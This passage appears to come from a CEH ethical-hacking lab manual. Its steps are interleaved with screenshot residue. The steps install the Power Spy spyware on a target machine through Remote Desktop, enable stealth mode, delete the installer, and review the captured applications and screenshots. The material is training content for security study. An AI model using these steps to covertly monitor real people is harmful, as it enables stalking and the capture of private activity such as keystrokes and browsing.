
7. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.



8. Minimize the **Remote Desktop Connection** window.

If **Server Manager** window appears, close it.

9. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.



10. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.

10.10.10.16



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Wireshark



setup

11. Double-click the **setup.exe** file.

If a **User Account Control** pop-up appears, click **Yes**.

12. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.



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setup

Setup - Power Spy

**Welcome to the Power Spy Setup Wizard**

This will install Power Spy v12.85.1 on your computer.

It is recommended that you close all other applications before continuing.

Click Next to continue, or Cancel to exit Setup.

Next >

Cancel

13. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.
14. The **Run as Administrator** window appears; click **Run**.

If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.

15. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.



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setup

Setup login password

Setup a password to login the software. The password can include uppercase letters, lowercase letters, numbers and symbols.

New password: ****

Confirm password: ****

Reset

Submit

16.  The **Information** dialog box appears; click **OK**.

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10.10.10.16

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setup

Setup login password

Setup a password to login the software. The password can include uppercase letters, lowercase letters, numbers and symbols.

Information

Your password is created. You will use it to log in the software.

OK

Reset

Submit

17.  The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Here, the password is **test@123**.



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setup

Enter login password

Password: *****

Submit

Cancel

18.  The **Register product** window appears; click **Later** to continue.



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setup

all

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Register product



An icon is displayed on Desktop to disable **Stealth Mode** in trial version.

You can totally try the software on yourself. Click **Start monitoring** and **Stealth Mode** on its control panel, then do anything as usual on the PC: visiting web sites, reading emails, chatting on facebook or Skype, etc. Then, use your **hotkey** to unhide its control panel, and click an icon on the left to check logs.

You can also click **Configuration** to change settings, setup an email to receive logs from any location, such as a remote PC, iPad or a smart phone.

If you like the product, click **Purchase** button below to buy and register it. Stealth Mode will be enabled after it is unlocked with your registration information.

User Name:

Unlock Code:

Unlock

Purchase

Later

19.  The **Power Spy Control Panel** window appears, as shown in the screenshot.

10.10.10.16



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setup

Power Spy Control Panel



Export all logs

Delete all logs

Buy now



Start monitoring



Stealth Mode



Configuration




Help & About



Uninstall


20. Click the **Start monitoring** option from the right-pane.

If the **System Reboot Recommended** window appears, click **OK**.



21. Click on **Stealth Mode** from the right-pane.

Stealth mode runs Power Spy on the computer completely invisibly.



22. □ The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.



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
Wireshark



setup

Power Spy Control Panel

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Stop monitoring

Hotkey reminder

The Stealth Mode is started and the software will run completely invisibly. To unhide it, use your hotkey: Ctrl + Alt + X. (Press the 3 keys together on your keyboard). Hotkey only works in current Windows user account. It is disabled in other user accounts for security.

OK



Microphone



Event history



Support



User manual

Help & About



Uninstall

Export all logs

Delete all logs

23. In the **Confirm** dialog-box that appears, click **Yes**.
24. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.
25. Close the **Remote Desktop Connection** by clicking on the close icon (X).

If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

26. Now, click **Windows Server 2016** to switch to the **Windows Server 2016** machine and click **Ctrl+Alt+Delete** to activate the machine.
27. Click **Other user** from the left pane and log in with the credentials **Jason** and **qwerty**.

Here, we are running the target machine as a legitimate user.

Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.



Other user

Jason

•••••



Sign in to: CEH

How do I sign in to another domain?

28. Open the **Internet Explorer** web browser and browse any website.

In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

29. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.
30. Click [Windows Server 2019](#) to switch back to the **Windows Server 2019** machine and follow **Steps 3 - 6** to launch a **Remote Desktop Connection**.
31. Close the **Server Manager** window.
32. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.
33. The **Run as administrator** window appears; click **Run**.

If a **User Account Control** pop-up appears, click **Yes**.

10.10.10.16



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Run as administrator

With administrative rights, you can check, delete and export logs, change settings, and have complete access to the software.

Run

34. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Here, the password is **test@123**.

10.10.10.16



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Enter login password

Password: *****

Submit

Cancel

35. In the **Register product** window, click **Later**.
36. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.
37. Click **Applications executed** from the options to check the applications running on the target system.

10.10.10.16



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Nmap -
Zenmap GUI



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desktop.ini



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Wireshark

Power Spy Control Panel

Screenshots	Keystrokes	Applications executed	Windows opened
Websites visited	Skype chat	Documents	Clipboard
Microphone	Event history	Support	User manual
Export all logs		Delete all logs	

Buy now



Start
monitoring



Stealth Mode



Configuration



Help & About



Uninstall

38.  A window appears, showing the applications running on the target system, as shown in the screenshot.

The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Select User:



Administrator

Jason

Select Log Type:

Screenshots

Keystrokes

Applications

Websites Visited

Windows Opened

Skype Messages

Documents Opened

Clipboard

Event History

Microphone

Timestamp	User Name	Name	Path
6/3/2020 8:11:22 AM	Administrator	setup.exe	c:\program
6/3/2020 8:11:22 AM	Administrator	appdata.exe	c:\program
6/3/2020 8:11:12 AM	Administrator	setup.exe	c:\program
6/3/2020 8:11:12 AM	Administrator	appdata.exe	c:\program
6/3/2020 8:08:05 AM	Administrator	setup.exe	c:\program
6/3/2020 8:08:05 AM	Administrator	appdata.exe	c:\program
6/3/2020 8:07:48 AM	Administrator	load.exe	c:\program
6/3/2020 8:07:18 AM	Administrator	explorer.exe (Program Manager)	c:\windows
6/3/2020 7:43:53 AM	Administrator	explorer.exe (Progress)	c:\windows
6/3/2020 7:43:07 AM	Administrator	explorer.exe (Program Manager)	c:\windows
6/3/2020 7:43:06 AM	Administrator	appdata.exe	c:\program
6/3/2020 7:06:19 AM	Administrator	setup.exe	c:\program

Timestamp: 6/3/2020 8:11:22 AM**User Name:** Administrator**Path:** c:\program files (x86)\pw2\setup.exe**Name:** setup.exe

39. Click the **Screenshots** option from the left-hand pane to view the screenshot of the victim machine.

The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Select User: 

Administrator

Jason

Select Log Type:

Screenshots

Keystrokes

Applications

Websites Visited

Windows Opened

Skype Messages

Documents Opened

Clipboard

Event History

Microphone

Timestamp	User Name	Content
6/3/2020 7:08:52 AM	Administrator	20200603070852.jpg
6/3/2020 7:08:49 AM	Administrator	20200603070849.jpg
6/3/2020 7:08:46 AM	Administrator	20200603070846.jpg
6/3/2020 7:08:43 AM	Administrator	20200603070843.jpg
6/3/2020 7:08:40 AM	Administrator	20200603070840.jpg
6/3/2020 7:08:36 AM	Administrator	20200603070836.jpg
6/3/2020 7:08:33 AM	Administrator	20200603070833.jpg
6/3/2020 7:08:30 AM	Administrator	20200603070830.jpg
6/3/2020 7:08:27 AM	Administrator	20200603070827.jpg
6/3/2020 7:08:24 AM	Administrator	20200603070824.jpg
6/3/2020 7:08:21 AM	Administrator	20200603070821.jpg
6/3/2020 7:08:18 AM	Administrator	20200603070818.jpg
6/3/2020 7:08:15 AM	Administrator	20200603070815.jpg
6/3/2020 7:08:12 AM	Administrator	20200603070812.jpg
6/3/2020 7:08:09 AM	Administrator	20200603070809.jpg
6/3/2020 7:08:06 AM	Administrator	20200603070806.jpg
6/3/2020 7:08:03 AM	Administrator	20200603070803.jpg
6/3/2020 7:08:00 AM	Administrator	20200603070800.jpg
6/3/2020 7:07:57 AM	Administrator	20200603070757.jpg

